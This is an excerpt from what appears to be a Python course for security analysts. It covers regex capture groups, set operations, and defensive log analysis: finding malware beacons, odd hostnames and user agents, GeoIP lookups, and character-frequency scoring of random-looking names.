To match email addresses, we refer to RFC (request for change) 822 for SMTP to see which characters are valid. To match the RFC exactly requires a very complex regular expression. But a simpler expression can come very close. The mailbox portion of the address (the part before the @) can be one or more word characters (\w), a plus, a minus, or a period. The domain name and subdomains must start with a word character and can be followed by zero or more word characters or dashes. Then there is a period followed by the top-level domain.

## Python Regular Expressions Testing

- Online tools:
  - <http://pythex.org/>
  - <http://www.pyregex.com/>
  - <https://regex101.com/#python>
- Enable you to put text in and a regular expression to show you the matches
- Provide an extensive list of shortcuts and archives of expressions others have built, broken down by category




Several online websites provide some easy-to-use regular expression parsers. Two good sites are <http://www.pyregex.com/> and <http://pythex.org/>. They enable you to put text into one window and a regular expression in another. The matching text will be highlighted. These easy-to-use tools are useful for fine-tuning your regular expressions. Additionally, some of these sites include libraries of regular expressions that others have already created. If you want to find a regular expression that will match email addresses, you can build your own or look up a list of strings that others have created that will find addresses.

## Day 3 Roadmap

- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output  
Reading and Writing Text  
Reading and Writing gzip  
File I/O Supporting Functions  
LAB: pyWars File I/O  
Regular Expressions  
RE Rules and Examples  
RE Groups  
~~RE Back References~~  
LAB: pyWars Regular Expressions  
Log File Analysis  
Python SET Data Type  
Analysis Techniques  
LAB: pyWars Log File Analysis  
Introduction to Scapy  
Scapy Functions  
Scapy Data Structures  
Packet Reassembly Issues  
Packet Fragmentation  
LAB: pyWars Packet Analysis

This is a Roadmap slide.



In your workbook, turn to Exercise 3.2

pyWars challenges 47 through 52

Please complete the exercise in your workbook.

## Lab Highlights: Regular Expressions

- A simple regular expression with capture groups can be used to find and extract useful data from logs and other blobs of data
- Question 52: We are able to extract the pieces of an SSN and put them back together with map

```
>>> x = d.data(52)
>>> x
'LXioRviutdB850-92-3866MKNvfPy eSvoM vyC PKiWiWHMv985 98 8012QA njPF fnMuG595653055Hd zgkcVz'
>>> re.findall(r"(\d{3})[- ]?(\d{2})[- ]?(\d{4})", x)
[('850', '92', '3866'), ('985', '98', '8012'), ('595', '65', '3055')]
>>> z = re.findall(r"(\d{3})[- ]?(\d{2})[- ]?(\d{4})", x)
>>> list(map("-".join, z))
['850-92-3866', '985-98-8012', '595-65-3055']
```

In this set of labs, we used regular expressions to find sentences and social security numbers and break blobs of data into small fixed-size chunks. Capture groups allow you to select and extract pieces of data within your regular expression. Putting parentheses around just the digits causes Python to return tuples of just the digits and none of the dashes or spaces. The map line is a little confusing, so let's break that down. Each element in the list is a tuple with three parts. We can join the pieces of the tuple with the "-" strings join method to create a properly formatted SSN.

```
>>> x[0]
('850', '92', '3866')
>>> "-".join(x[0])
'850-92-3866'
```

Since "-".join() is a function that takes one argument, we can map it across the elements in the list returned from re.findall() to create a list of SSNs.

## Day 3 Roadmap

- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output  
Reading and Writing Text  
Reading and Writing gzip  
File I/O Supporting Functions  
LAB: pyWars File I/O  
Regular Expressions  
RE Rules and Examples  
RE Groups  
RE Back References  
LAB: pyWars Regular Expressions  
Log File Analysis  
Python SET Data Type  
Analysis Techniques  
LAB: pyWars Log File Analysis  
Introduction to Scapy  
Scapy Functions  
Scapy Data Structures  
Packet Reassembly Issues  
Packet Fragmentation  
LAB: pyWars Packet Analysis

This is a Roadmap slide.

## Analyzing Logs

- Now that you can open files and run regular expressions on them, it is useful to pull out data to analyze the logs to find attacks and other network anomalies
- Combine file parsing skills with regular expressions to get key data elements
- SEC511 Continuous Monitoring and Security Operations and SEC555 SIEM with Tactical Analysis are great sources for ideas for new tools and techniques to implement

Analyzing logs to find anomalies is combining file reading and regular expression parsing, and then performing interesting calculations on those logs. In this section, we will use these skills and look at some techniques for quickly identifying anomalies. We also will look at how to use set intersections to find beacons, use frequency analysis to identify computer-generated hostnames, and more.

## Sets

- Python sets are another data structure that is useful when analyzing data
- It is an implementation of mathematical sets
- You can think of them as lists where all elements are unique
- You create an empty set by calling `set()` or initialize a set by passing it a list
- `{}` can also be used to create a set
- `.add()` adds one item
- `.update()` can add everything from another list

```
emptyset = set()
myset = set([1,2,3])
myset = { 1,2,3 }
```

```
>>> myset = set([1,2,3])
>>> myset.update([4,5,6])
>>> myset.add("A")
>>> myset
set(['A', 1, 2, 3, 4, 5, 6])
```

```
>>> myset = set([1,2,3,4,5,6,7])
>>> myset.remove(4)
>>> myset.difference_update([2,5])
>>> myset
set([1, 3, 6, 7])
```

A set is another type of Python variable. You could think of it as a special-purpose list. Items in a list are unique; there are no duplicate values. Earlier, we used sets to eliminate duplicate items in our list by converting our list into a set and then back to a list. Sets can do much more than that, however. We will begin with some basic set operations. You can create an empty set by calling `set()` or initialize a set by calling `set()` and passing it a list of items to be in the set.

You can also use the braces to create a set. Yes, you do also use them for dictionaries. Python creates a dictionary if the braces contain key and value pairs separated by a colon and a set if it's individual objects. For example, `{1:2}` is a dictionary and `{1,2}` is a set.

The set `.add()` method can be used to add a single item to a set. Sets can contain any type of "hashable" (that is, immutable) object. That includes integers and strings but not lists and dictionaries. The `.update()` method can be used to add items in a list to a set. You can use this method if you want to add multiple items to a set.

The set `.remove()` method can be used to remove a single item from a set. The `.difference_update()` method can be used to remove a list of items from a set.



## Useful Set Methods

- Here are the methods associated with sets:

```
>>> dir(set())
[ <most __dunders__ erased>  '__sizeof__', '__str__', '__sub__',
 '__subclasshook__', '__xor__', 'add', 'clear', 'copy', 'difference',
 'difference_update', 'discard', 'intersection', 'intersection_update',
 'isdisjoint', 'issubset', 'issuperset', 'pop', 'remove',
 'symmetric_difference', 'symmetric_difference_update', 'union', 'update']
```

- .union() combines sets; .intersection() is items common to both sets; difference is what is unique to the set

```
>>> a = set([1,2,3])
>>> b = set([3,4,5])
>>> a.difference(b)
set([1, 2])
>>> b.difference(a)
set([4, 5])
```

```
>>> a.union(b)
set([1, 2, 3, 4, 5])
>>> a.intersection(b)
set([3])
>>> a.symmetric_difference(b)
set([1, 2, 4, 5])
```

Here is a look at some of the useful methods associated with a set. I've removed most of the `__dunders__` for now so we can focus on the functions we are supposed to call.

- The `difference()` method is passed a set for comparison, and it will return the items that are in your set but not in the set you are comparing it to. You could think of it as removing the items from your set that are in the set you pass to the method.
- The number of items in a set is called the *cardinality* of the set. You get the cardinality by using the `len()` function. For example, `len(myset)` returns the cardinality of the set.
- The `union()` method adds the two sets together.
- The `issubset()` method will return true if all the items in your set are in the set you pass to the method as input.
- The `issuperset()` method will return true if all of the items in the set you pass to the method as input are in your set.
- The `isdisjoint()` method will return true if none of the items in the set you pass to the method are in your set, AND vice versa—in other words, if there is no overlap between the two sets.
- The `intersection()` method is the one that I use most often. It finds the overlap between the two sets. In other words, items that are in your set and the set you pass to the intersection method as input will be returned by this method.
- The `symmetric_difference()` method will return all the items in the sets and remove the intersection from them. In other words, if you add all the items in the sets into a list and remove any items in the list that appear more than one time, you end up with these results.

## Operators Automatically Call Methods

- Operators can be used instead of methods to find intersections, etc.
- "Magic" `__dunder__` methods allow the operators to behave one way for numbers, another for strings, and another for sets

```
>>> a = set([1,2,3])
>>> b = set([3,4,5])
>>> a ^ b
set([1, 2, 4, 5])
>>> a | b
set([1, 2, 3, 4, 5])
>>> a - b
set([1, 2])
>>> a & b
set([3])
>>> a.__and__(b)
set([3])
```

`a ^ b` → `a.symmetric_difference(b)`

`a | b` → `| » __or__() » a.union(b)`

`a - b` → `- » __sub__() » a.difference(b)`

`a & b` → `a.intersection(b)`

`a.__and__(b)` → Magic `__dunder__` that really does the `&` operation

The following operators can be used instead of the methods:

`&` `intersect()`    `|` `union()`    `-` `difference()`    `^` `symmetric_difference()`

You may be wondering how the `-` operator is smart enough to do subtraction for numbers and do difference operation for sets. That is actually the job for all those `__dunder__` methods we've been ignoring. Those `__dunder__`s are responsible for knowing how to process the object for all operators, such as adding, comparing, and converting between types. Python objects such as integers, strings, lists, dictionaries, and sets all have these dunder. Let's take another look at them for set 'a':

```
>>> dir(a)
['_and_', '__class__', '__cmp__', '__contains__', '__delattr__', '__doc__',
'__eq__', '__format__', '__ge__', '__getattr__', '__gt__', '__hash__',
'__iand__', '__init__', '__ior__', '__isub__', '__iter__', '__ixor__', '__le__',
'__len__', '__lt__', '__ne__', '__new__', '__or__', '__rand__', '__reduce__',
'__reduce_ex__', '__repr__', '__ror__', '__rsub__', '__rxor__', '__setattr__',
'__sizeof__', '__str__', '__sub__', '__subclasshook__', '__xor__', 'add',
'clear', 'copy', 'difference', 'difference_update', 'discard', 'intersection',
'intersection_update', 'isdisjoint', 'issubset', 'issuperset', 'pop', 'remove',
'symmetric_difference', 'symmetric_difference_update', 'union', 'update']
```

The `-` operator actually just calls the `__sub__` method associated with the object. So it isn't the `-` operator that knows how to process a set; it is the set! Calling "`a.difference(b)`" or "`a - b`" is the same as calling this:

```
>>> a.__sub__(b)
set([1, 2])
```

In the same way, when you do addition with integers, such as `10+20`, you are just calling the `__add__` method of the object!

```
>>> a = 10
>>> a.__add__(20)
30
```

## Making Copies of Sets

- As with lists and dictionaries, assigning a variable to an existing set just creates a new label
- To make a copy of a set, call `set()`

Copy set : WRONG	Copy set : CORRECT
<pre>&gt;&gt;&gt; a = set([1,2,3]) &gt;&gt;&gt; c = a &gt;&gt;&gt; c is a True &gt;&gt;&gt; id(c) 3074874252 &gt;&gt;&gt; id(a) 3074874252</pre>	<pre>&gt;&gt;&gt; a = set([1,2,3]) &gt;&gt;&gt; c = set(a) &gt;&gt;&gt; c is a False &gt;&gt;&gt; id(c) 3074982940 &gt;&gt;&gt; id(a) 3074983052</pre>

Same address

Just as we have seen before, there is a right way and a wrong way to make an independent copy of a set. If you simply assign a new variable to an existing set, you do not make a copy of the set. Instead, you create a new label that points to the same set in memory. This slide illustrates that on the left. After assigning `c = a`, we can use the keyword “is” to see if they are, in fact, the same item in memory. Another way to check is to look at the “id()” of the object. This is a unique ID number that is created for each object. In the case of the CPython interpreter, the `id()` is also the memory address where the item is stored. You can see that they both point to the same memory address.

On the right, you can see the correct way to make a copy of a set. You call `set()` and pass it the variable that you want to make a copy of. Now “is” tells you they are NOT the same, and `id()` shows you they are at different memory addresses.

## The \*update() methods

- Union(), intersection(), difference(), and so on all return new sets
- An update() version exists that does not create a new set; instead, it updates the original set (similar to list methods)
  - union() -> update()
  - symmetric\_difference() -> symmetric\_difference\_update()
  - difference() -> difference\_update()
  - intersection() -> intersection\_update()

```
>>> a = set([1,2,3])
>>> b = set([3,4,5])
>>> a.intersection(b)
set([3])
>>> a
set([1, 2, 3])
```

New set returned

Variable a is unchanged

```
>>> a = set([1,2,3])
>>> b = set([3,4,5])
>>> a.intersection_update(b)
>>> a
set([3])
```

Nothing is returned

Variable a is changed

Set methods like union(), intersection(), difference(), and symmetric\_difference() all return a new set when called. As we discussed earlier, most of the list methods do not return anything. Instead of returning values, list methods update the list and return nothing. Sets have methods that can behave the same way as lists and update the set instead of returning a value. Each method ends with (or is) the keyword "update". The update() method is a union() that updates the set instead of returning the set created by union(). The other methods append \_update() to the name of the corresponding method. For example, intersection\_update() is intersection(), but it updates the list instead of returning a value. Of course, you could also call intersection and reassign the value of a set to the value that is returned. In other words...

```
>>> a = a.intersection(b)
```

...is functionally equivalent to...

```
>>> a.intersection_update(b)
```

## Day 3 Roadmap

- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output  
Reading and Writing Text  
Reading and Writing gzip  
File I/O Supporting Functions  
LAB: pyWars File I/O  
Regular Expressions  
RE Rules and Examples  
RE Groups  
RE Back References  
LAB: pyWars Regular Expressions  
Log File Analysis  
~~Python SET Data Type~~  
Analysis Techniques  
~~LAB: pyWars Log File Analysis~~  
Introduction to Scapy  
Scapy Functions  
Scapy Data Structures  
Packet Reassembly Issues  
Packet Fragmentation  
LAB: pyWars Packet Analysis

This is a Roadmap slide.

## DNS Hostnames

### Sources: Logs, PCAPS, DNS Cache

- How many subdomains? `>>> hostname.count(".")`
  - `www.google.com` vs `x.1.kllskdffhs.234.sdf.wer.sdf.3.5.12.ff.bad.com`
- Length of DNS name `>>> len(hostname)`
- Infrequently requested domains (short-tail analysis)
- Part of Alexa top 1 million (FREE) `>>> hostname in alexa_list`
  - Alexa is discontinuing support: <http://s3.amazonaws.com/alexa-static/top-1m.csv.zip>
  - Cisco free alternative to Alexa: <https://s3-us-west-1.amazonaws.com/umbrella-static/index.html>
- Alexa country-specific lists (Not Free)
  - <http://aws.amazon.com/alexa-top-sites/>
- Never seen before on your network `>>> hostname in seen_before`
- Time anomalies `# Use dictionaries and sets`
  - Every 5 minutes, every hour, once a day, and so on
- Computer-generated random names `# use freq.py and others`

One item that is useful to analyze is hostnames. You can gather hostnames from your log files, packet captures, and the hostname cache on your computer, among other places. Then analyze those hostnames, looking for anything unusual. Here are some things you can check for to identify suspicious hostnames:

- People usually type DNS names, so companies pay thousands of dollars to come up with easily typed DNS names. DNS names that are intended for use by automated computer processes do not have this same restriction, and finding difficult hostnames is a good way to identify hostnames for automated processes. One technique is to count the number of subdomains. You can just use the `.count()` method to look for a bunch of periods. Normal hostnames will have two to four periods. More than that is worth looking at.
- The length of the domain may also be a giveaway. Again, domain names for humans are easy to type. If the name is longer than 30 characters, it is probably for a computer process.
- Cisco "Umbrella statistics" makes a list of the top 1 million most common domains based on internet traffic available for download. This list will include some hosts that may be undesirable in your work environment, but this list is useful in reducing the amount of noise you have to analyze and lets you focus on the "unusual".
- You could also maintain a list of hosts that you have seen before on your network. Any time a new host is seen, you alert on it. It will be noisy when you first start it but will settle down after a while.
- You could also look to see if hostnames are used or looked up at specific time intervals. If they are, that could be a sign of a command and control or keep-alive beacon for malware.
- Last, you should watch out for DNS names that are generated based on some malware algorithm. Bots have algorithms to determine what hostnames they should use to talk to the bot herder; this way, when law enforcement takes down their command and control server, they can dynamically choose the next hostname and re-establish communications. These hostnames often look like random characters. You can use various techniques to detect these random hostnames.

## Browser User Agent Strings

### Sources: Web server, proxy, PCAPS, wpad server

- Infrequently used (long-tail analysis)
- Is it well known?
  - <http://useragentstring.com/pages/useragentstring.php?name=All>
- Never seen before on your network
- Time anomalies
  - Every 5 minutes, every hour, once a day, and so on
- Computer-generated random names
- Length: lots of malware has a short user agent string
- Missing common characters like () - .

User agent strings are another valuable source of information. You can find them in your web server logs or proxy logs, or you can grab them from packet captures. I also routinely gather them from my WPAD server. WPAD, or Web Proxy Auto-discovery, is a way for browsers to automatically learn about proxy servers on your network. When a browser is started, it makes a DNS request for `wpad.<your internal domain>`. If it gets no answer, then it doesn't use a proxy. Attackers will use this to launch "Man in the Middle" attacks against web browsers in your environment. You can beat them to the punch and gain valuable intel on your network by setting up a blank web server with the hostname "`wpad.yourdomain`". Then you can analyze the logs from all the browsers on your network requesting the "`wpad.dat`" file from that server. There you will capture their user agent strings.

Analyze the user agent strings, looking for infrequently used strings. Although malware can pretend to be any other browser by setting its user agent string to one that matches Internet Explorer or another browser, I've seen malware successfully identified because the malware author used a lowercase *microsoft* instead of the normal *Microsoft*. There are also pieces of malware that have their own unique user agent strings. There are even user agent string blacklists available for download. See:

<https://perishablepress.com/2013-user-agent-blacklist/>

As with hostnames, you can also search for user agent strings that are used at specific time intervals or have computer-generated names.

For more information on using user agent strings, check out this paper by Darren Manners:

<https://www.sans.org/reading-room/whitepapers/malicious/user-agent-field-analyzing-detecting-abnormal-malicious-organization-33874>

## IP Addresses

- Sources: Logs and PCAPS
  - Infrequently used (long-tail analysis)
  - Blacklists
    - <http://isc.sans.org>
  - Reputation services
  - Geographic information
    - GeoLite, GeoLite2 Databases
  - Never seen before on your network
  - Time anomalies
    - Every 5 minutes, every hour, once a day, and so on
  - No associated DNS name or DNS request on your network

The IP address is the best source of data we have to point to for whom we are communicating with. We can gather these addresses from our log files and packet captures. When we're analyzing IP addresses, there are many different blacklists to check them against. There are also reputation-based services in which you can look up how trustworthy various third-party systems believe an address is.

Another useful piece of data is the city and/or country from which an IP originates. Although no country can be written off as evil, it is worthwhile to note which countries or cities you routinely interact with and look at any anomalies in your communication patterns.


The IP address is perhaps one of the best places to look for beaconing malware. Looking for time-based anomalies in your IP address communications is a great way to identify command and control and keep-alive packets.

Finally, if you have network communications occurring between IP addresses with no associated DNS traffic, then it was probably not a human who initiated it. By analyzing the DNS network traffic and/or DNS query logs and your "Never seen before" database, you can determine when computers imitate a direct IP-to-IP conversation without DNS. Normal users almost always begin their query with a hostname, making backdoors with hardcoded IP addresses stand out if you have the right tools.



## counter() dictionary Long-/Short-Tail Analysis

- If you are just looking for the counts of data in a category, then the counter() is very fast
- Top five and bottom five most frequent hostnames—this is known as long-tail and short-tail analysis



```
>>> import re
>>> from collections import Counter
>>> c = Counter()
>>> for eachline in open("query.log"):
...     c.update(re.findall(r"client .*?query: (\S+) IN", eachline))
...
>>> c.most_common(5)
[('www.baidu.com', 1141283), ('a.root-servers.net', 588476), ('safebrowsing-
cache.google.com', 466892), ('www.bing.com', 370804), ('db.local.clamav.net',
356419)]
>>> sorted(c.items(), key = lambda host_count:host_count[1])[:5]
[('www.creatavist.com', 1), ('www.howtomakeasolarpanels.com', 1), ('x-0.19-
a3000001.dl.16a8.a15.3ea4.210.0.35qi643rukpletas3ae7fkbzi5.avts.mcafee.com', 1),
('Hq.NIMBus.bItdeFENDeR.nEt', 1), ('i-0.19-
a7000679.0.1644.1e98.2f4a.210.0.tqtagqzisnahzzk66rr69u7cst.avts.mcafee.com', 1)]
```

Avoid read() and readlines() for huge files

Short tail

Long tail

The collections counter dictionary is well suited for doing long-tail and short-tail analysis. The names come from their appearance on a graph. Let's look at the number of times that a hostname was queried, for example. Plot the hostnames on the horizontal axis and plot a bar graph that goes up to the number of times the host was requested. When sorted in order of frequency, the most frequently requested items appear to the far left of the graph. The items that were requested only a few times will appear on the right. The infrequently requested items form the long tail. The frequently requested items make up the short tail. It is a good idea to look at the outliers in both the long and the short tail. A domain that has a very high number of requests (in the short tail) might be an indicator of a DNS-based command and control channel like DNSCAT. A request that has only one request a day might be an indicator of a command and control channel.

The counter dictionary is designed to count the occurrences of a key, so it is perfect for doing this type of analysis. All you have to do is create a counter() object and call its .update() method, passing it a list of the hostnames you want to count. In this case, you want to step through a DNS log that is gigabytes in size. Opening it and reading its contents with read() or readlines() would consume all of the memory on your computer. Instead, when dealing with large files, using a for loop to step through the open file feeds you with one line at a time and processes it more efficiently.

For each line, we pull the hostname using regular expressions and call the counter's update function. The counter object does all the work for us. To get the long-tail items, we can just call most\_common() and tell it how many items we want out of the tail. If we want the short tail, we have to sort the dictionary items based on their count and then slice off the bottom of the list, as shown above.

## Use Dictionaries to Categorize Data

Dictionaries are a quick way to categorize data

{ **Key** = Category : **Value** = list of items }

- For example: Build a list of all destinations' IP addresses connected to by source IP addresses

- Standard

```
hostdict = {}
for src,dst in host_ip_tuples:
    if src in hostdict:
        hostdict[src].append(dst)
    else:
        hostdict[src] = [ dst ]
```

- defaultdict

```
hostdict = defaultdict(lambda : [])
for src,dst in host_ip_tuples:
    hostdict[src].append(dst)
```

Dictionaries are an excellent way to categorize or group together data. For example, imagine that you want to group together everyone who transmitted packets to a specific IP address. You could use a dictionary to do this. The *key* of the dictionary is the category that you are grouping together. In this case, our key will be the source IP addresses of communications on our network. The value at that key will be the list of all the destination IP addresses that the source IP address communicated with. Now if we want to look at all the destinations that an IP address communicated with, we just retrieve the list in the dictionary at the key of the source IP.

Here are two sample blocks of code that can be used to build these dictionaries. The first example uses a standard dictionary. We start with an empty dictionary. For every SRC IP address, we check to see if the key exists. If it doesn't, we initialize the value with our new list. If it does exist, then we just append to the existing list. A shorter version of this is to use the defaultdict. We create a default dictionary in which every entry in the dictionary will have an empty list by default. Then, for every source IP address, we just append our destination IP addresses to the existing list.

## Slicing Timestamps for Interval Analysis

KEY =  **12/Jul/2015:15:16:25**  
**Day/Mon/Year:HH:Mm:Ss**

- You might be a ~~redneck~~ malware beacon if:
  - You send a network packet at some interval to check for command and control or to notify the attacker you're alive
  - You generate DNS request or other logs in support of said network packet
- By slicing a part of the timestamp, you can group items together on windows of time
- For example, slicing the time to the first digit of the minute, you create six keys, 0–5, with values of all packets in their 10-minute intervals
- Backdoors use "jitter" or go silent for one of two of their intervals to avoid this detection; so do not rely on just one window size


Most of our normal communications are very short-lived. For example, our web browsers connect to an IP address, download the content, and close the connection. Our email clients connect to an email server, download messages, and close the connection. Backdoors need to periodically check in to the command and control server to see if there are messages waiting from the attacker. These communications often occur at predefined intervals. By grouping connections, hostname resolution, and other communications together based on the time they occurred, we can identify communications that occur over and over again. A great way to group these together is to slice out the part of the date and timestamp that uniquely represents the time frames we want to group together.

For example, if you want to find all of the IP addresses that make a connection every month, you would pull out the month in your timestamp. In the timestamp above, "Jul" is used as the key. If we want packets that communicate every day, then we would slice the Day/Month portion (that is, "12/Jul") as the key. If we want to identify packets that communicate every 10 minutes for 24 hours, we would use the Hour and first digit of the minute (that is, "15:1") as the key. If we want to find communications that occur every hour for 24 hours, then we slice out the hour (that is, "15") as the key.

Backdoors will use what they call "jitter" to vary the time between connections to prevent this type of analysis from finding them. You should not rely on a single window size to identify backdoors.

When they are grouped together, you can identify hosts that appear in all of the time windows.

## Use set intersections() to find beacons!



- After building a dictionary of time intervals, let set intersections find all common hosts

```
>>> example = { "1": [1,2,3], "2": [7,6,2], "3": [2], "4": [6,2,3] }
>>> common = set(example["1"])
>>> for alist in example.values():
...     common.intersection_update(set(alist))
...
>>> common
set([2])
```

Initialize the set  
with any value in  
the dictionary

A set intersection identifies the items that are in all the sets. This is what we would like to do with all the time-slice-based lists we built on the previous slide. The `set.intersection()` method works on two sets. Our dictionary could have a few hundred lists for which we want to find the intersection(). A nice technique for doing this is to create a set and then use the `.intersection_update` to find the intersection of all the lists in the dictionary. It doesn't matter which list you choose for your initial set. Because our goal is to find values that are in ALL the sets, by definition, those items must be in any one of the sets chosen at random. After you have assigned your initial set, you can find the intersection of it with every other set. In this code example, we used the variable "common" to hold our set. The `intersection_update()` updates the "common" set to the intersection in common with each of the sets. At the end of this loop, the variable "common" will contain the items that appear in all the lists.

The result is that the variable "common" will contain a list of possible malware beacons. Notice, in this example, "common" is a set that contains the number 2. Therefore, 2 is the only number that is common to all the lists in the dictionary.

## GeoIP Legacy: IP Address Location—Python 2 Only

- MaxMind provides a free database to look up IP address locations:  
<http://dev.maxmind.com>
- Python module version matters!
- Discontinued January 2019! But IP addresses don't rapidly change locations
- If you can still use Python2 and don't need IPv6, use this version
- 500% faster than their new product, GeoLite2

```
$ pip install GeoIP
```

```
>>> import GeoIP #Import the Legacy Geo IP
>>> x = GeoIP.open("/home/student/Public/GeoLiteCityLegacy.dat", GeoIP.GEOIP_INDEX_CACHE | GeoIP.GEOIP_CHECK_CACHE)
>>> x.record_by_name("www.sans.org")['city']
'Dover'
>>> x.record_by_name("www.sans.org")['country_code']
'US'
>>> x.record_by_addr("66.35.59.202")['latitude']
39.00600051879883
```

MaxMind provides a database that can be used to look up either IP addresses or hostnames. The database is free for you to use under the Creative Commons license. There is an old version of the database called *GeoIP Legacy*. GeoLite2 has features like IPv6 that are not available in the Legacy version. However, because the Legacy version doesn't have those additional features, it is smaller and faster. MaxMind stopped updating the legacy database in January 2019, so the information will become stale over the next few years. However, if you can use Python2 and IPv6 is required, this is still a great option for IP Address location information. Well-established companies and ISPs aren't changing locations rapidly, so the country code information in this database will still be useful for the near future.

This product includes GeoLite data created by MaxMind, available from <http://www.maxmind.com>.

## geoiP2: Installing and Updating

- MaxMind maintains and distributes several IP information databases
- The free location database product is referred to as "GeoLite2"
- Module is easily installed with pip `$ pip install geoiP2`
- Databases can be directly downloaded from their website
  - <https://dev.maxmind.com/geoip/geoip2/geolite2/>
- Or a utility called geoiPupdate can automatically download the monthly updates
  - First, add the MaxMind repository to your apt repository list
  - Then install their free geoiPupdate utility and update your local database
  - Free updates available with "AccountID 0" and "LicenseKey 000000000000" in the configuration file

```
$ sudo add-apt-repository ppa:maxmind/ppa
$ sudo apt update
$ sudo apt install geoiPupdate
$ sudo geoiPupdate
$ sudo python -m pip install geoiP2
```

Although the geoiP2 database can be directly downloaded from its website at <http://dev.maxmind.com>, installing it along with its update manager makes it easy to keep your database up to date. Running the following commands at your bash prompt will install the package and update your local database.

```
$ sudo add-apt-repository ppa:maxmind/ppa
$ sudo apt update
$ sudo apt install geoiPupdate
$ sudo geoiPupdate
```

To use the database, install the associated python module by typing `pip install geoiP2` and then you're ready to begin querying information from the database.

To have your database update automatically, you can schedule a cron task to automatically launch the geoiPupdate utility. For more details, see the MaxMind website that outlines this process, <https://dev.maxmind.com/geoip/geoipupdate/>.

## geoiP2: Handling IP Addresses with no Records

- To retrieve records, you need to handle an error that occurs when no record exists
- We will discuss error handling in more detail in Section 5 of the course

```
>>> import geoiP2.database
>>> reader = geoiP2.database.Reader("/home/student/Public/GeoLite2-City.mmdb")
>>> def get_geoiP2_record(database, ip_address):
...     try:
...         record = database.city(ip_address)
...     except geoiP2.errors.AddressNotFoundError:
...         print("Record not found.")
...         record = None
...     return record
...
>>> rec = get_geoiP2_record(reader, "66.35.59.202")
>>> if rec:
...     print("The country is",rec.country.name)
...
The country is United States
>>> get_geoiP2_record(reader, "127.0.0.1")
Record not Found.
```

To use the module, you import "geoiP2.database", then you create an object that points to the database you've downloaded from the MaxMind website. In this example, the variable reader can now be used to query information from the database.

The geoiP2 module will cause your program to crash if you ask for a record that doesn't exist in the database. Unfortunately, you don't know if a record exists or not until you ask for it. This means that we have to use Try Except error handling to control the program crash and recover from it. We will discuss error handling in more detail in Section 5 of this course. For now, here is a function that can be used to safely retrieve a record from the database.

If a record exists in the database, this function will return the record. If no record exists, it will print "Record not found". and returns None. Since None has a Boolean value of False, you can use a simple if statement to detect when a record was returned.

## geoiP2: Retrieving Record Details

- Using our `get_geoiP2_record()` function, we can now grab records
- Here is a sample of some of the useful data in the GeoLite2 database

```
>>> record = get_geoiP2_record("66.35.59.202")
>>> rec.continent.<TAB><TAB>
rec.continent.code      rec.continent.name
rec.continent.geoname_id rec.continent.names
>>> record.continent.name
'North America'
>>> record.country.name
'United States'
>>> record.subdivisions.most_specific.name
'Maryland'
>>> record.city.name
'Rockville'
>>> record.postal.code
'20852'
>>> record.location.longitude, record.location.latitude
(-77.1204, 39.0496)
```

Once you have a `geolite2` record, you access the data as attributes on the object. In a Python interactive window, you can use introspection and tab complete to look at what is available to you. At the top level, you will find several broad categories of data.

```
>>> rec.
rec.city      rec.maxmind      rec.represented_country
rec.continent  rec.postal      rec.subdivisions
rec.country    rec.raw          rec.traits
rec.location   rec.registered_country
```

Within each of those broad categories, you will find more specific attributes that contain the data about the IP address.



## Detecting Randomness by Character Frequency

- freq.py is a module designed to detect deviations from normal in the frequency of character pairs
- In your course VM in /home/student/Public/Modules
- There is a 99% chance that the letter *Q* will be followed by a *U* in normal English
- There is a 40% chance *H* will follow *T*
- .load(): Reads a file with character frequency data
- .probability(): Measures a string based on the table and returns the "average probability" and the "word probability"

```
>>> from freq import *
>>> fc = FreqCounter()
>>> fc.load("freqtable2018.freq")
>>> fc.probability("normaltext")
(8.0669, 5.8602)
>>> fc.probability("loi2ks4kls")
(2.0843, 1.8608)
```

One way to attempt to detect unusual activities is to analyze the frequency of characters that occur. By definition, if something is cryptographically random, you will not have any measurable difference in the frequency of character pairs. Conversely, normal words usually do when compared to histograms. For example, in normal English text, if the first letter of a word is a *Q*, what is the second letter? There is a very high probability that the second letter is a *U*. There is a 40% chance that an *H* will follow a *T*. Using these statistics, we can step through a string and measure the probability of every pair of characters. Then we average each of those probabilities to come up with the "average probability". The "average probability" is in the first position of the tuple returned by the .probability() method. The second number is the "word probability".

The word probability is calculated by totaling the number of times all of the letters in the target string except the last was a first character in the table and the total number of times all of the letters except the first was a second character in the table and then calculating that percentage.

After importing the module using the "from freq import \*" syntax, you can call the .load() method to load a prebuilt character frequency chart into memory. Then you can call the .probability() method to measure the string against your frequency tables.

For more information on how the data is stored and the numbers are calculated, I would encourage you to watch the talk called "Getting the Most Out of Freq and Domain\_stats", available at <https://youtu.be/dfrh1FaFUic>.

## Build Your Own Frequency Tables

- Build your own frequency tables based on known good values (your hostnames, Cisco Umbrella Top 1M Hosts, and so on)
- Measure new hosts to find 'abnormal' hostnames, document names, executable names, SSL Certificate names, Windows Service names, and much more. Malware likes random values
- As a general rule, any value < 5% is probably worth looking at
- Tune your tables so that they learn domains that you don't want blacklisted

```
>>> from freq import *
>>> fc = FreqCounter()
>>> fc.tally_str(open("myhostnames.txt", "rt").read())
>>> fc.probability("loi2ks4kls")
(2.0843, 1.8608)
>>> fc.probability("qu")
(99.8891, 99.8891)
>>> fc.probability("cia.gov")
(2.5033, 1.8319)
>>> fc.tally_str("cia.gov", 100000)
>>> fc.probability("cia.gov")
